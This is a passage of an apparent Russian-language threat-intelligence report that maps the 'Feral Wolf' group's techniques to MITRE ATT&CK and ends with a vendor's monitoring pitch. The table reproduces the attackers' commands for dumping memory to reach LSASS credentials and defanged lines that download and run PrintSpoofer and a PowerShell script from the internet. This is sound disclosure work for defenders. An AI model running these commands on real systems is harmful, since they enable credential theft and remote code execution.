	OS Credential Dumping: LSASS Memory	Feral Wolf использует утилиту Magnet DumpIt для создания дампа физической памяти системы, после чего с помощью MemProcFS представляет полученный дамп в виде виртуальной файловой системы и открывает представление процесса lsass.exe. <pre>dokan.exe /quiet /norestart /install</pre> <pre>DumpIt.exe /Q /O C:\Server.raw</pre> <pre>memprocfs.exe -device C:\Server.raw</pre> <pre>"C:\Windows\system32\notepad.exe" M:\name\lsass.exe-[PID]\minidump\readme.txt</pre>
Discovery	Network Service Discovery	Feral Wolf использует утилиту fscan для сетевого сканирования и обнаружения доступных узлов и сервисов
	Query Registry	Feral Wolf использует MatrixDoor, который считывает значение MachineGuid из реестра для выработки ключа расшифровки конфигурации. Feral Wolf использует MQTTDoor, который читает значение MachineGuid из реестра для выработки ключа дешифрования конфигурации <pre>reg query HKLM\SOFTWARE\Microsoft\Cryptography /v MachineGuid</pre>
	System Information Discovery	Feral Wolf использует MatrixDoor, который собирает базовую информацию о системе (hostname, timestamp) и отправляет ее на C2 в виде JSON-сообщения с типом m.bird.status. Feral Wolf использует MQTTDoor, который собирает информацию о системе (имя хоста, CPU, память, диск, uptime) и отправляет ее в MQTT-топики /status и /metrics

Тактика	Техника	Процедура
	System Location Discovery	Feral Wolf использует MatrixDoor, который получает геолокацию системы (lat, lon, city), обращаясь к публичному API <code>ip-api.com</code>. Feral Wolf использует MQTTDoor, который определяет географическое местоположение хоста (lat, lon, city) посредством обращения к публичному сервису <code>ip-api.com</code>
Lateral Movement	Remote Services: Remote Desktop Protocol	Feral Wolf использует RDP для подключения к скомпрометированной системе и копирования инструментов. Feral Wolf использует RDP Socks Proxy, который использует механизм RDP Dynamic Virtual Channel для организации сетевого туннеля поверх существующей RDP-сессии, используя именованный канал <code>MsRdpEx</code>
Command and Control	Application Layer Protocol: Publish/Subscribe Protocols	Feral Wolf использует MQTTDoor, который использует протокол MQTT для связи с C2-сервером: получает команды из топика <code>/cmd/req</code> и отправляет результаты в топик <code>/cmd/res</code> . Также отправляет информацию о системе в топики <code>/metrics</code> и <code>/status</code>
	Ingress Tool Transfer	Feral Wolf загружает в скомпрометированные системы дополнительные инструменты: GSocket, fscan, PrintSpoofer64.exe, revsocks и скрипт <code>nyx.ps1</code>. <pre>powershell invoke-webrequest hxxps://github[.]com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe -outfile print64.exe</pre> <pre>iwr hxxps://raw.githubusercontent[.]com/evilsocket/nyx/refs/heads/main/nyx.ps1 - UseBasicParsing iex</pre>
	Protocol Tunneling	Feral Wolf использует RDP Socks Proxy, который скрывает сетевой трафик (SOCKS4/5) внутри RDP Dynamic Virtual Channel
	Proxy: Internal Proxy	Feral Wolf использует RDP Socks Proxy, который реализует SOCKS4/5-прокси-сервер, туннелирующий сетевой трафик через RDP Dynamic Virtual Channel с именем <code>MsRdpEx</code>
	Web Service: Bidirectional Communication	Feral Wolf использует MatrixDoor, который использует протокол Matrix в качестве C2-канала: подключается к <code>homeserver (meet.element[.]tw)</code> , аутентифицируется по <code>access_token</code> и обменивается сообщениями через Matrix-комнату. Также получает команды и отправляет результаты их выполнения и периодические системные метрики
Exfiltration	Exfiltration Over C2 Channel	Feral Wolf использует MatrixDoor, который передает результаты выполненных команд (stdout, stderr, exit code, duration) и системные метрики обратно на C2 через Matrix-протокол — типы сообщений <code>m.bird.cmd_response</code> и <code>m.bird.metrics</code>. Feral Wolf использует MQTTDoor, который передает результаты выполненных команд (stdout, stderr, exit code, duration) и системные метрики обратно на C2 с помощью MQTTDoor
Impact	Data Encrypted for Impact	Feral Wolf использует программу-вымогатель GenieLocker для шифрования файлов в целевых системах

Как защитить компанию от подобных атак

Опасность Feral Wolf в том, что кластер активно использует легитимные протоколы и утилиты, из-за чего традиционные СЗИ могут не сработать. Чтобы действовать на опережение, нужно знать методы и средства злоумышленников. Портал предоставляет актуальные данные об атакующих, их тактиках, техниках и используемых инструментах, а также рекомендации по обнаружению угроз. Это помогает компаниям интегрировать киберразведданные в процессы защиты от атак и предотвращать инциденты.

Для обнаружения нелегитимной активности в IT-инфраструктуре важно настроить мониторинг событий кибербезопасности. Это можно сделать как собственными силами, так и с помощью внешнего провайдера (MSSP), например . Наши эксперты круглосуточно выявляют аномальную сетевую активность, попытки несанкционированного доступа и другие признаки компрометации, останавливая атаку на ранних этапах.

Вам может быть интересно
